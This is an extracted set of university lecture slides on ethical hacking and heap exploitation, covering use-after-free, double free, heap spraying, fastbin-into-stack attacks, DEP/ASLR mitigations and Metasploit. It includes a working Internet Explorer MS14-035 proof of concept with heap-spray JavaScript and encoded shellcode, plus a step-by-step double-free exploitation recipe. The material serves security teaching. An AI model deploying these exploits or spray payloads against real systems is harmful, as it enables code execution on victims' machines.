



IN5290 Ethical Hacking

Lecture 9: Binary exploitation 2, Heap related vulnerabilities, bypassing mitigations and protections

Universitetet i Oslo

Laszlo Erdödi

Lecture Overview

- Vulnerabilities related to heap
- How to exploit heap related vulnerabilities on Windows and Linux
- Exploit mitigations and protections
- The Metasploit framework

The heap

The heap is a storage place where the processes allocate data blocks dynamically in runtime. There are several types of heap implementation. Each OS provides one or more own heap implementations (e.g. Windows7: Low Fragmentation Heap), but programs can create their own heap implementations (e.g. Chrome) that are independent of the default OS solution. Because of the different solutions many custom heap allocators are available to tune heap performance for different usage patterns. The aim for the heap implementations are:

- allocation and free should be fast,
- allocation should be the least wasteful,
- allocation and free should be secure.

The heap

The allocation as well as the free has to be done by the programmer in case of native code. C example:

```
ptr = (int*) malloc(100 * sizeof(int));  
free(ptr);
```


The realization of Object Oriented Programming (OOP) strongly based on the heap usage too. All the objects are stored in the heap.

```
Example* example=new Example();  
delete example;
```

In case of managed code the memory management is done by the framework (.net, Java). The garbage collector examines the memory time after time and free the unused memory parts.


Windows basic heap management

The heap consists of chunks. Free chunks with the same size (rounded to 8 bytes) are organized in double linked lists. When a heap memory is being freed it goes to a free list according to its size. When the code requests a dynamic buffer first the freelists are checked according to the requested size. If there is no free chunk for the size a chunk is created.



Heap overflow

The basic example of the heap overflow is related to the free and the reallocation of a chunk. Each chunk contains a pointer pointing to the previous and to the next chunk.



When a chunk is removed from the linked list the following changes are made (unlinking Entry2): **Entry2→BLINK→FLINK=Entry2→FLINK**
Entry2→FLINK→BLINK = Entry2→BLINK

If the attacker controls the header of Entry2 (e.g. overwriting the data block of a chunk next to Entry2) then he can force the next heap allocation to be placed to a specific place. How to take advantage of it? Discussed later. (<https://resources.infosecinstitute.com/heap-overflow-vulnerability-and-heap-internals-explained/#gref>)

Heap related vulnerabilities

What are the problems with the following codes?

Example1:

```
char* ptr = (char*)malloc (SIZE);  
if (err) {  
    abrt = 1;  
    free(ptr);  
}  
...  
if (abrt) {  
    logError("operation aborted before commit", ptr);  
}
```


Example2:

```
char* ptr = (char*)malloc (SIZE);  
...  
if (abrt) {  
    free(ptr);  
}  
...  
free(ptr);
```

Object Oriented Programming (OOP)

Vtable

A basic principle of OOP is the polymorphism. Methods can be redefined for derived classes. Since the real type of an object is only decided in runtime, each object needs to have a virtual method table (vtable) that contains the object specific method addresses.



In case of exploiting *Use after free (dangling pointer)* or *Double free* vulnerabilities the attacker can overwrite the *vtable* with a value pointing to an attacker controlled memory region (see example later).

Heap overflow

Is this code vulnerable or not? User can control the *data* variable.

```
if (channelp) {  
    /* set signal name (without SIG prefix) */  
    uint32_t namelen =  
        _libssh2_ntohu32(data + 9 + sizeof("exit-signal"));  
    channelp->exit_signal =  
        LIBSSH2_ALLOC(session, namelen + 1);  
    [...]  
    memcpy(channelp->exit_signal,  
        data + 13 + sizeof("exit_signal"), namelen);  
    channelp->exit_signal[namelen] = '\0';
```

Can you see where is the *integer overflow* and how to exploit it?

Use after free exploitation example

Try the following html file with IE8.

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>

<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>

<script>
var startfl=false;
function changer() {
  // Call of changer function will happen inside mshtml!CFormElement::DoReset call
  if (startfl) {
    document.getElementById("testfm").innerHTML = ""; // Destroy form contents
  }
}

document.getElementById("child2").checked = true;
document.getElementById("child2").onpropertychange=changer;
startfl = true;
document.getElementById("testfm").reset(); // DoReset call
</script>
</body>
</html>
```

Use after free exploitation example

- The *changer* function destroys the form
- The form *reset()* method iterates through the form elements
- When *child2.reset()* is executed the changer is activated because of the *onPropertyChange*
- When *test2.reset()* has to be executed there is no test2 (use after free condition)

How to exploit it?

- After *test2* is destroyed, a fake object with the size of *test2* should be reallocated in the heap to avoid use after free
- The fake object has to be the same size as *test2* to be allocated to the same place in the virtual memory

Use after free exploitation example

First we have to check the size of test2 with *windbg*:

- Determine where was test2 before the free (using *pageheap*)
- Search for the corresponding memory allocation (allocation in the same place)

```
C:\Program Files (x86)\Windows Kits\8.0\Debuggers\x86>gflags /i iexplore.exe +hpa
```

```
(b04.784): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000004 ebx=29606fb0 ecx=00000002 edx=00000002 esi=1907af88 edi=00000002
eip=74ddb792 esp=085cd1cc ebp=085cd1ec iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
mshtml!CElement::GetLookasidePtr+0x7:
74ddb792 23461c          and     eax,dword ptr [esi+1Ch] ds:002b:1907afa4=????????
0:005> !heap -p -a esi
        address 1907af88 found in
        _DPH_HEAP_ROOT @ 4cb1000
        in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                18ea3000:         1907a000             2000

112490b2 verifier!AVrfDebugPageHeapFree+0x000000c2
7df41464 ntdll!RtlDebugFreeHeap+0x0000002f
7defab3a ntdll!RtlpFreeHeap+0x0000005d
```

From the allocation list the necessary object size can be obtained: **0x78** (DEMO..)

Use after free exploitation example

In order to exploit the vulnerability we need to allocate an object with the same size (0x78) to control the next usage of the freed object. Using the following code there will not be use after free, since we allocated the object again (but this time we control the content).

[illegible]

Use after free exploitation example

- If the *pageheap* is turned off (*gflags // iexplore.exe -hpa*) then the allocation is successful: we have the 0x41414141+0x1cc address at the call instruction

```
(fc0.7f8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=04822c10 ecx=05261c28 edx=00000002 esi=05261c28 edi=00000002
eip=74c3173c esp=0297d1d0 ebp=0297d1ec iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mshtml!CFormElement::DoReset+0xe4:
74c3173c ff90cc010000    call     dword ptr [eax+1CCh] ds:002b:4141430d=????????
```

- Instead of 0x41414141 we need to provide an address where we can place our shellcode to be executed (now we do not consider DEP) -> heap spraying
- This address will be 0x0c0c0c0c, so the *call* instruction will be *call [0x0c0c0c0c+1cc] = call [0x0c0c0dd8]*
- But how to place data at 0x0c0c0dd8? Heap spraying ☺

Heap spraying

Heap spraying is a payload delivery technique for heap related vulnerability exploitations. If we allocate an array with specific member size then the heap will be full with our data. The heap allocation addresses are random, but since we use multiple copies from the same object it is likely to have our data at `0x0c0c0c0c` too.

Address	Contents					
0c080018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c090018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0a0018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0b0018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0c0018	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	0x1000 bytes Nops shellcode	...	0x1000 bytes Nops shellcode
0c0d0018						

0x0c0c0c0c

Use after free exploitation example

```
<html>
<head><title>MS14-035 Internet Explorer CInput Use-after-free POC</title></head>
<body>
<form id="testfm">
<input type="button" name="test2" value="a2">
<input id="child2" type="checkbox" name="option2" value="a2">Test check<Br>
</form>
<script>
var startfl=false;
function changer() {

    //heap spraying
    var spraychunks = new Array();
    var shellcode = unescape("%u9090%u9090%u9090%u9090%u9090%u9090");
    shellcode += unescape('%uc933%u6851%u6163%u636c%u016a%u0ec8b%uc583%u5504'+
        '%u21b8%udf2c%uff7d%u90d0');
    var junk = unescape("%u0c0c0c%u0c0c");
    while (junk.length < 0x4000) junk += unescape("%u0c0c%u0c0c");
    // we create one subblock  [ junk + shellcode + junk ]
    offset = 0xbe8/2 ;
    var junk_front = junk.substring(0,offset);
    var junk_end = junk.substring(0,0x800 - junk_front.length - shellcode.length)
    var smallblock = junk_front + shellcode + junk_end;
    var largeblock = "";
    while (largeblock.length < 0x80000) { largeblock = largeblock + smallblock; }
    // allocate 0x500 times
    for (i = 0; i < 0x500; i++) { spraychunks[i] = largeblock.substring(0, (0x7fb00-6)/2); }

    // Call of changer function will happen inside mshtml!CFormElement::DoReset call, after execu
    if (startfl) {
        document.getElementById("testfm").innerHTML = ""; // Destroy form contents, free next C
    }

    CollectGarbage();
    divobj = document.createElement('div');
```

Use after free exploitation example

How to bypass DEP with the previous example?

- We can specify an address to jump
- We can do heap spraying and place the payload at `0x0c0c0c0c`



- Jump to a stack pivot (Stack pivot is a gadget that moves the stack to a different place) For example:

```
Pop ecx; ret
0x0c0c0c0c
Xchg esp, ecx; ret
```

- Fill the heap with the ROP

Extra task or practicing not for submission: Write the same exploit that bypass DEP!

Linux heap exploitation

There are several heap exploitation techniques for Linux too.

fastbin_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the fastbin freelist.	house_of_force.c	Exploiting the Top Chunk (Wilderness) header in order to get malloc to return a nearly-arbitrary pointer
fastbin_dup_into_stack.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the fastbin freelist.	unsorted_bin_into_stack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to return a nearly-arbitrary pointer.
fastbin_dup_consolidate.c	Tricking malloc into returning an already-allocated heap pointer by putting a pointer on both fastbin freelist and unsorted bin freelist.	unsorted_bin_attack.c	Exploiting the overwrite of a freed chunk on unsorted bin freelist to write a large value into arbitrary address
unsafe_unlink.c	Exploiting free on a corrupted chunk to get arbitrary write.	large_bin_attack.c	Exploiting the overwrite of a freed chunk on large bin freelist to write a large value into arbitrary address
house_of_spirit.c	Frees a fake fastbin chunk to get malloc to return a nearly-arbitrary pointer.	house_of_einherjar.c	Exploiting a single null byte overflow to trick malloc into returning a controlled pointer
poison_null_byte.c	Exploiting a single null byte overflow.	house_of_orange.c	Exploiting the Top Chunk (Wilderness) in order to gain arbitrary code execution
house_of_lore.c	Tricking malloc into returning a nearly-arbitrary pointer by abusing the smallbin freelist.	tcache_dup.c	Tricking malloc into returning an already-allocated heap pointer by abusing the tcache freelist.
overlapping_chunks.c	Exploit the overwrite of a freed chunk size in the unsorted bin in order to make a new allocation overlap with an existing chunk	tcache_poisoning.c	Tricking malloc into returning a completely arbitrary pointer by abusing the tcache freelist.
overlapping_chunks_2.c	Exploit the overwrite of an in use chunk size in order to make a new allocation overlap with an existing chunk	tcache_house_of_spirit.c	Frees a fake chunk to get malloc to return a nearly-arbitrary pointer.

<https://github.com/shellphish/how2heap>

Fastbin into stack exploitation example

We have a command line tool that can be used for

- allocating memory region with arbitrary size,
- fill the content of a memory region with user provided input without size checking,
- free a memory region.

Check the source file: <https://hackingarena.com/pwn/Fastbin.pdf>

The code has two major vulnerabilities:

- there is no size checking when filling a memory region (it can be overwritten)
- one region can be freed twice (double free vulnerability)

Fastbin into stack exploitation example

When the program allocates a memory region the chunk that is allocated will be busy. After the allocation is freed the chunk goes to some of the freelists. Freelists are linked lists which make the reallocation of memory easy and fast. According to the *malloc* internals the following types exist:


- **Fast:** small chunks are stored in size-specific bins
- **Unsorted:** when the chunks are freed they are initially stored in a single bin, they are sorted later
- **Small:** the normal bins are divided into "small" bins, where each chunk has the same size, and "large" bins, where chunks have a range of sizes
- **Large:** For small bins, you can pick the first chunk and just use it. For large bins, you have to find the "best" chunk, and possibly split it into two chunks.

<https://sourceware.org/glibc/wiki/MallocInternals>

Fastbin into stack exploitation example

Fastbins are stored in simple linked lists. All chunks have the same size. The pointer to the first fastbin chunk is not visible for us, but the pointer to the second fastbin chunk is stored in the first one, the pointer to the third element is stored in the second one, and so on.

If we manage to overwrite the content of the first fastbin we can overwrite the address of the next fastbin. It is useful to force the OS to do the second allocation to a place where we would like to (e.g. into the stack).



This is the fastbin into stack exploitation.

Fastbin into stack exploitation example

Let's do the following steps to check how the freed chunks are reallocated:

- Allocate three chunks with the size of 20 bytes
- Free the second allocation
- Allocate one more chunk with the same size

The new allocation will be at the same place as the previous free, the chunk was taken from the freelist.

```
root@kali:~# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcb10

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30

> d
Enter the id to delete as a integer number: 1

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 3
malloc: 0x80dcb10
```

Fastbin into stack exploitation example

To check the freelists we allocated 3 buffers and freed them all.

```
root@kali: ~  
File Edit View Search Terminal Help  
malloc: 0x80dcb10  
> a  
Enter the size to allocate as a integer number: 20  
Size: 20  
Id: 2  
malloc: 0x80dcb30  
> d  
Enter the id to delete as a integer number: 1  
> a  
Enter the size to allocate as a integer number: 20  
Size: 20  
Id: 3  
malloc: 0x80dcb10  
> x  
root@kali:~# ./fastbintostack  
a - Allocate buffer  
f - Fill buffer  
d - Delete buffer  
h - Print this very menu  
x - Exit the program  
> a  
Enter the size to allocate as a integer number: 20  
Size: 20  
Id: 0  
malloc: 0x80dcaf0  
> a  
Enter the size to allocate as a integer number: 20  
Size: 20  
Id: 1  
malloc: 0x80dcb10  
> a  
Enter the size to allocate as a integer number: 20  
Size: 20  
Id: 2  
malloc: 0x80dcb30  
> d  
Enter the id to delete as a integer number: 0  
> d  
Enter the id to delete as a integer number: 1  
> d  
Enter the id to delete as a integer number: 2  
> ☐
```

```
root@kali: ~  
File Edit View Search Terminal Help  
EBP: 0xffffd1c8 --> 0x2  
ESP: 0xffffd130 --> 0xffffd1c8 --> 0x2  
EIP: 0xf7ffcc89 (< kernel_vsyscall+9>: pop ebp)  
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)  
[-----code-----]  
0xf7ffcc83 < kernel_vsyscall+3>: mov ebp,esp  
0xf7ffcc85 < kernel_vsyscall+5>: sysenter  
0xf7ffcc87 < kernel_vsyscall+7>: int 0x80  
=> 0xf7ffcc89 < kernel_vsyscall+9>: pop ebp  
0xf7ffcc8a < kernel_vsyscall+10>: pop edx  
0xf7ffcc8b < kernel_vsyscall+11>: pop ecx  
0xf7ffcc8c < kernel_vsyscall+12>: ret  
0xf7ffcc8d: nop  
[-----stack-----]  
0000| 0xffffd130 --> 0xffffd1c8 --> 0x2  
0004| 0xffffd134 --> 0x400  
0008| 0xffffd138 --> 0x80dc6e0 --> 0xa0a32 ('2\n\n')  
0012| 0xffffd13c --> 0x806d5e7 (<read+39>: cmp eax,0xffffffff)  
0016| 0xffffd140 --> 0xfbad2a84  
0020| 0xffffd144 --> 0x80d8ae0 --> 0xfbad2a84  
0024| 0xffffd148 --> 0x80d891c --> 0x0  
0028| 0xffffd14c --> 0x80557ca (<_IO_new_file_overflow+234>: add esp,0x10)  
[-----]  
Legend: code, data, rodata, value  
0xf7ffcc89 in kernel_vsyscall ()  
gdb-peda$ x/64x 0x80dcaf0  
0x80dcaf0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb06: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb10: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb20: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb30: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb40: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb50: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb60: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb70: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb80: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcb90: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcbA0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcbB0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcbC0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcbD0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
0x80dcbE0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000  
gdb-peda$
```

Fastbin into stack exploitation example

What if we allocate three buffers then free the first one, the second one and the first one again?

The first chunk will be in the free list twice (see figure).

If a new allocation is carried out with the same size then the first chunk will be busy and on the freelist at the same time.

```
root@kali:~# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcb10

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30

> d
Enter the id to delete as a integer number: 0
> d
Enter the id to delete as a integer number: 1
> d
Enter the id to delete as a integer number: 0
> x
```

```
0000| 0xffffd130 --> 0xffffd1c8 --> 0x2
0004| 0xffffd134 --> 0x400
0008| 0xffffd138 --> 0x80dc6e0 --> 0xa0a30 ('0\n\n')
0012| 0xffffd13c --> 0x806d5e7 (<read+39>: cmp eax,0xffffffff)
0016| 0xffffd140 --> 0xfbad2a84
0020| 0xffffd144 --> 0x80d8ae0 --> 0xfbad2a84
0024| 0xffffd148 --> 0x80d891c --> 0x0
0028| 0xffffd14c --> 0x80557ca (<_IO_new_file_overflow+234>: add esp,0)
[-----]
Legend: code, data, rodata, value
0xf7ffcc89 in _kernel_vsyscall ()
gdb-peda$ x/64x 0x80dcaf0
0x80dcaf0: 0x80dcb10 0x00000000 0x00000000 0x00000000
0x80dcb00: 0x00000000 0x00000000 0x00000000 0x00000021
0x80dcb10: 0x80dcaf0 0x00000000 0x00000000 0x00000000
0x80dcb20: 0x00000000 0x00000000 0x00000000 0x00000021
0x80dcb30: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb40: 0x00000000 0x00000000 0x00000000 0x000204b9
0x80dcb50: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb60: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb70: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb80: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb90: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb00: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb10: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb20: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb30: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb40: 0x00000000 0x00000000 0x00000000 0x00000000
0x80dcb50: 0x00000000 0x00000000 0x00000000 0x00000000
gdb-peda$
```

Fastbin into stack exploitation example

So far we did:

- Allocated 3 buffers with the same size (id=0,1,2)
- Freed the first, the second and the first again (id=0,1,0)
- Allocated a new buffer (id=3), id3 (busy) is the same as id0 (free)

If we allocate another buffer (id=4) then the chunk of (id1) will be reallocated. So far this is ok. On the top of the freelist we have the chunk with id=0, but we have a busy chunk (id=3) that has the same chunk and we control the content of it. Since the chunks on the freelist contain the address of the next free chunk, we can overwrite it through id3. If we modify the *fwd* pointer to point to the stack we can force the new heap allocation on the stack!

Which part of the stack should be used? Of course where the next return address is and from now on it's like a stack based overflow 😊

Fastbin into stack exploitation example

Steps of exploitation

- Allocate 3 buffers with the same size (id=0,1,2)
- Free the first, the second and the first again (id=0,1,0), one chunk is on the freelist twice
- Allocate a new buffer (id=3), id3 (busy) is the same as id0 (free)
- Allocate another one (id=4), now the top of the freelist is the id0 chunk
- Fill the content of id3 (it is on the same place as id0) and modify id0 *fwd* to be pointed to the stack part where we have the next return address
- Allocate one more (id=5) to process the id0 freelist chunk.
- Allocate one more (id=6). This chunk will be on the stack
- Fill the chunk id6 with the payload (*jmp esp* + payload or ROP payload)

Protections and mitigations

Although heap exploitation is complex there are several protections and mitigations provided by the OS, the hardware and the compiler to make exploitation more and more complicated:

- No execute protection (Data Execution Prevention in Windows)
- Address Space Layout Randomization (ASLR)
- Canary (Stack cookie)
- Position Independent Executables
- Fortify (buffer overflow checks)
- Relro (the Global Offset Table is readonly)

Protections and mitigations

Although DEP+ASLR together look like a really strong protection:

- data cannot be executed as code because of the DEP only code reuse such as ROP (Return Oriented Programming) and JOP (Jump Oriented Programming) can be used,
- the gadget addresses are not known if the segment addresses are randomized (ASLR)



Is that the perfect protection?

What about

- Blind Return Oriented Programming (BROP)?
- Just in Time Return Oriented Programming (JIT-ROP)?

Protections and mitigations

There are additional protections under development such as:

- High Entropy ASLR
- Code diversity
- Execute no Read (XnR), does it kill the BR0P type of exploitations?
- Control Flow related protections such as Intel's Control Flow Enforcement (CFE)
 - Shadow stack for filtering unintended returns
 - Indirect jump marker for filtering jump oriented programming attacks

Do we have perfect protection against software bug exploitation with e.g. CFE?

For interested check:

- Loop Oriented Programming (LOP)
- Counterfeit Object Oriented Programming (COOP)

The Metasploit framework

Metasploit Framework is a software platform for developing, testing, and executing exploits.

- Its database contains ready exploits in a standardized format
- Users can choose from the exploit lists to attack
- Exploits can be customized with different payloads (one of the best payloads is the meterpreter shell)
- Exploits can be used by setting a few parameters (loaded gun in the hand of script kiddies?)



```
MSFConsole

      888      888      d8b888
      888      888      Y8P888
      888      888      888
888888b.d88b. .d88b. 888888 8888b. .d8888b 88888b. 888 .d88b. 8888888888
888 "888 "88hd8P Y8b888 "88b88K 888 "88b888d88""88b8888888
888 888 88888888888888 .d888888"Y8888b.888 888888888 8888888888
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88..88P888Y88b.
888 888 888 "Y8888 "Y888"Y8888888 888888P'88888P" 888 "Y88P" 888 "Y888
      888
      888
      888

+ -- --=[ msfconsole v2.4 [100 exploits - 75 payloads]

msf > show exploits

Metasploit Framework Loaded Exploits
=====

